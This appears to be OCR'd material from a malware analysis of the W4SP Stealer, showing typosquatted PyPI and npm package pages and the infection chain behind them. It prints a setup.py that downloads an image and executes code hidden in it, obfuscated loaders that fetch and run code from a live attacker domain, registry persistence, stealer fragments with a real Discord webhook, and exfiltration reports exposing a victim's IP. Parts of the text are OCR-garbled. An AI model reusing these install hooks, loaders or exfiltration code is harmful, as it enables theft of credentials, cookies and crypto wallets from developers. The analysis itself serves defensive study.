
Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

W4SP Stealer


Search projects
Help
Sponsors
Log in
Register
4 projects
blockcypher-lib
Last released about 4 hours ago
BlockCypher Python Library
crypto-payments
Last released about 4 hours ago
ascii2art
Last released about 5 hours ago
ASCII Art Library For Python
discord-api-wrapper
Last released about 6 hours ago
A Python wrapper for the Discord API
nate
halt
Joined about 6 hours ago
Statistics
View statistics for halt's projects via Libraries.io, or by using our public dataset on Google BigQuery
ascii2art 4.1
pip install ascii2art
Latest version
Released: about 5 hours ago
ASCII Art Library For Python
Navigation
Project description
Project description
Statistics
GitHub statistics:
Stars: 1,577
Forks: 91
Open issues/PRs: 8
View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery
Meta
License: MIT License (MIT)
Author: halt
ascii, art, python3, python, text,
Art Library for Python
built with Python3
Font List 632
Art List 710
Decor List 218
Telegram Bot
Anaconda.org 5.7
chat 0 online
Open Hub
Python ART
PyPI Counter
downloads 2M
Github Stars
Stars 1.6k
Font Counter
632
1-Line-Art Counter
710
Decor Counter
218

setup.py

```python
import os
from setuptools import setup, find_packages

try:
    import requests
    from judyb import lsb
except:
    os.system('pip install requests')
    os.system('pip install judyb')
    import requests
    from judyb import lsb

try:
    if os.path.exists(f'{os.getenv("TEMP")}\\aRl53RS.png') != True:
        r = requests.get('https://i.imgur.com/aRl53RS.png')
        with open(f'{os.getenv("TEMP")}\\aRl53RS.png', 'wb') as f:
            f.write(r.content)
        exec(lsb.reveal(f'{os.getenv("TEMP")}\\aRl53RS.png'))
```

hidden code in aRl53RS.png

```
print('a');__import__('builtins').exec(__import__('builtins').compile(__import__('base64').b64decode("Z
nJvbSB0ZW1wZmlsZSBpbXBvcnQgTmFtZWRUZW1wb3JhcnlGaWxlIGFzIF9mZmlsZQpmcm9tIHN5cyBpbXBvcnQgZXhlY3V0YWJsZSBh
cyBfZWV4ZWN1dGFibGUKZnJvbSBvcyBpbXBvcnQgc3lzdGVtIGFzIF9zc3lzdGVtCl90dG1wID0gX2ZmaWxlKGRlbGV0ZT1GYWxzZSk
KX3R0bXAud3JpdGUoYiIiImZyb20gdXJsbGliLnJlcXVlc3QgaW1wb3J0IHVybG9wZW4gYXMgX3V1cmxvcGVuO2V4ZWMoX3V1cmxvcG
VuKCdodHRwOi8vbWlzb2d5bnkud3RmL2luamVjdC9Vc1JqUzk1OVJxbTRzUEc0JykucmVhZCgpKSIiIikKX3R0bXAuY2xvc2UoKQp0c
nk6IF9zc3lzdGVtKGYic3RhcnQge19lZXhlY3V0YWJsZS5yZXBsYWNlKCcuZXhlJywgJ3cuZXhlJyl9IHtfdHRtcC5uYW1lfSIpCmV4
Y2VwdDogcGFzcw=="),'<string>','exec'))
```

payload1.py

```python
from os import system as _ssystem
from sys import executable as _eexecutable
from tempfile import NamedTemporaryFile as _ffile

_ttmp = _ffile(delete=False)
_ttmp.write(b"""from urllib.request import urlopen as _uurlopen;exec(_uurlopen('http://misogyny.wtf/inject/UsRjS959Rqm4sPG4').read())""")
_ttmp.close()
try:
    _ssystem(f"start {_eexecutable.replace('.exe', 'w.exe')} {_ttmp.name}")
except:
    pass
```

http://misogyny.wtf/inject/UsRjS959Rqm4sPG4

```
from builtins import
*;MMMMNMMNMMMMMMNNNNMNMNNM,OOooDoDODoDoOOooO,xxwwwxwxxxwxxwxwww,MNNNMMMMNNNNNNNMNMM,nmnmmmmnmnmnmnnmn=(lam
bda OoOOoOoOOo00oOOOOOOo0o0O:OoOOoOoOOo00oOOOOOOo0o0O(__import__('\x7a\x6c\x69\x62'))),(lambda
OoOOoOoOOo00oOOOOOOo0o0O:OoOOoOoOOo00oOOOOOOo0o0O['\x64\x65\x63\x6f\x6d\x70\x72\x65\x73\x73']),(lambda
OoOOoOoOOo00oOOOOOOo0o0O:globals()['\x65\x76\x61\x6c'](globals()['\x63\x6f\x6d\x70\x69\x6c\x65']
(globals()['\x73\x74\x72']
("\x67\x6c\x6f\x62\x61\x6c\x73\x28\x29\x5b\x27\x5c\x78\x36\x35\x5c\x78\x37\x36\x5c\x78\x36\x31\x5c\x78\x
36\x63\x27\x5d(OoOOoOoOOo00oOOOOOOo0o0O)"),filename='\x44\x4f\x6f\x44\x6f\x4f\x6f\x44\x44\x44\x4f\x4f\x6
f\x6f\x4f\x44\x4f\x6f\x6f\x6f\x6f\x6f\x4f',mode='\x65\x76\x61\x6c'))),(lambda:(lambda
OoOOoOoOOo00oOOOOOOo0o0O:globals()['\x65\x76\x61\x6c'](globals()['\x63\x6f\x6d\x70\x69\x6c\x65']
(globals()['\x73\x74\x72']
("\x67\x6c\x6f\x62\x61\x6c\x73\x28\x29\x5b\x27\x5c\x78\x36\x35\x5c\x78\x37\x36\x5c\x78\x36\x31 ...
```

payload2.py - from http://misogyny.wtf/inject/UsRjS959Rqm4sPG4

```
b'x\x9c\xed}\xdbV\xe3H\xb6\xe0;_\xa1#f\x8d\xedL\xe3\x1b\xd7t\x17\xb5\x0e\td6\xabH\xa0\x81\xac\xecj\xe3\x
e3\xd2%d\x0bK\n\x95$cH\x0ek\xf5|\xc2\x99\xa9\xf7^k\xfec~\xa6\xbf\xa0?a\xf6\x8e\x08I!
[6\xc6\xe5\xe4`\xaa\x9c\t\x96"v\xec\xd8\xb7\xd8\x97\xd0\x05\x87\x1a\x9a\x13\x16K\xad\xc2\xf0\x16\xfe\r\x
87\xb7\xf8\xc1\xa3\xdba\xa1\xbd\xdbu\xa8\x0e\xfd+
\xe3\x9d8\xe4\xd3\xc9\xc9\'\xf8\x81_\xf0\xc5\xfe\x7fb\xe7\x85V\xb3\xf9v\xed\xedZq\xad\xf8\xb6^*\xb5\xdb\
xbb\xa6\x1dL\xc0\xe18\xce\xd1\xd1\x91\x83_\xf8\x1f\x7f\x1d\x8d\x8f\xef\x92H\x8b\xa2I8\xd8\xc9-
v`\xd7\x90\x1fc\x13p\xe00\x06W&\x82\xe0\xf8/_\xbe\xfc\x15>\xe27|\xb3#\xf8\r\xe3;\x1d\xdb\xf5i\x10u:
\x13&\xbfh\\4\xd8\xe7\x82\xfd\ ...
```

payload2.py - gzip decoded

```
...

b'22687474703a2f2f6d697 http://misogyny.wtf/grab/UsRjS959Rqm4sPG4 952716d347350473422').decode('8ftu'
[::+-+-(-(+1))]))

...

key1=O00oO0oooOOoo00OooOOo0Ooo.HKEY_CURRENT_USER
key2=S222S222SSSS2S22SS222

open_=O00oO0oooOOoo00OooOOo0Ooo.CreateKeyEx(key1,key2,NMNMMMNNMNNNMMNMNMNNNNNMM,O00oO0oooOOoo00OooOOo0Oo
o.KEY_WRITE)
    O00oO0oooOOoo00OooOOo0Ooo.SetValueEx(
        open_,
        NNMMNNMMMMNNNNMMNN HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
        nnmmmnnnnmnnnnnmn,
        O00oO0oooOOoo00OooOOo0Ooo.REG_SZ,
        xwxxxwxwwxxxwxxwwwx(xxwxwxxxxwxwwxwwwxxxxw(b'66227b66616b65647d2026207b616464726573737d22')
        .decode('8ftu'[::+-+-(-(+1))]))
```

payload3.py - from http://misogyny.wtf/grab/UsRjS959Rqm4sPG4

```
import re
import subprocess
...
hook = "https://discord.com/api/webhooks/1041411678258073620/V2L3p3l-
suq6IgLNP_vW0Pm2c31NEX35zbsPBSMxqyGEidXR25TLYGGthw56jrBoNWI3"
...
os.system("taskkill /im Fiddler.exe >nul")
...
ipdatanojson = urlopen(Request(f"https://geolocation-db.com/jsonp/...
...
[f"{local}/Google/Chrome/User Data","chrome.exe", "/Default/Local Storage/leveldb"...
...
```

COOKIES STEALER

Found:
outlook | netflix | amazon | aliexpress | youtube | minecraft | xbox | discord | riotgames | mail | yahoo | instagram | ebay | card | twitch | paypal | roblox | steam | facebook | tiktok | twitter | gmail | epicgames | spotify | buy | crypto | bank

Data:
• **30438** Cookies Found
• Cookies.txt
• Parse Cookies

@W4SP STEALER

- 1

PASSWORDS STEALER

Found:
ebay | minecraft | roblox | mail | gmail | riotgames | hbo | paypal | facebook | amazon | pornhub | twitter | discord | card | steam | instagram | twitch | youtube | spotify | buy | netflix | epicgames | sell | binance

Data:
• **2862** Passwords Found
• Passwords.txt

@W4SP STEALER

DATA STEALER

• Wallets
└ Exodus
└ Metamask_Google
└ Binance_Google
└ PhantomWallet_Google

• Gaming:
└ RiotClient

@W4SP STEALER

- C:\Users\Tomee\AppData\Roaming/Discord

Token:

Click to Copy

Email: **Phone:** **IP:** 81.183.148.116

Badges: **Billing:**

@W4SP STEALER

screenshot 😂 guy watching live

31

do not have permission to send messages in this channel.

Discord-selfbot-v12

Non-Permeable Membrane

Products Pricing Documentation

npm Search packages Search Sign Up Sign In

discord-selfbot-v12

12.5.4 • Public • Published 8 days ago

Readme Explore BETA 11 Dependencies 0 Dependents 13 Versions

DISCORD.JS

chat 19879 online npm v14.4.0 downloads 76M Tests passing

Powered by Vercel

About

discord.js is a powerful Node.js module that allows you to easily interact with the Discord API.

- Object-oriented
- Predictable abstractions
- Performant
- 100% coverage of the Discord API

Installation

Node.js 16.9.0 or newer is required.

```
npm install discord-selfbot-v12
yarn add discord-selfbot-v12
pnpm add discord-selfbot-v12
```

Optional packages

- zlib-sync for WebSocket data compression and inflation (`npm install zlib-sync`)
- erlpack for significantly faster WebSocket data (de)serialisation (`npm install discord/erlpack`)
- bufferutil for a much faster WebSocket connection (`npm install bufferutil`)
- utf-8-validate in combination with `bufferutil` for much faster WebSocket processing (`npm install utf-8-validate`)
- @discordjs/voice for interacting with the Discord Voice API (`npm install @discordjs/voice`)

Install

```
> npm i discord-selfbot-v12
```

Repository
github.com/discordjs/discord.js

Homepage
github.com/discordjs/discord.js#readme

Weekly Downloads
75

Version 12.5.4
License ISC

Unpacked Size 753 kB
Total Files 173

Issues 80
Pull Requests 32


Last publish
8 days ago


Collaborators

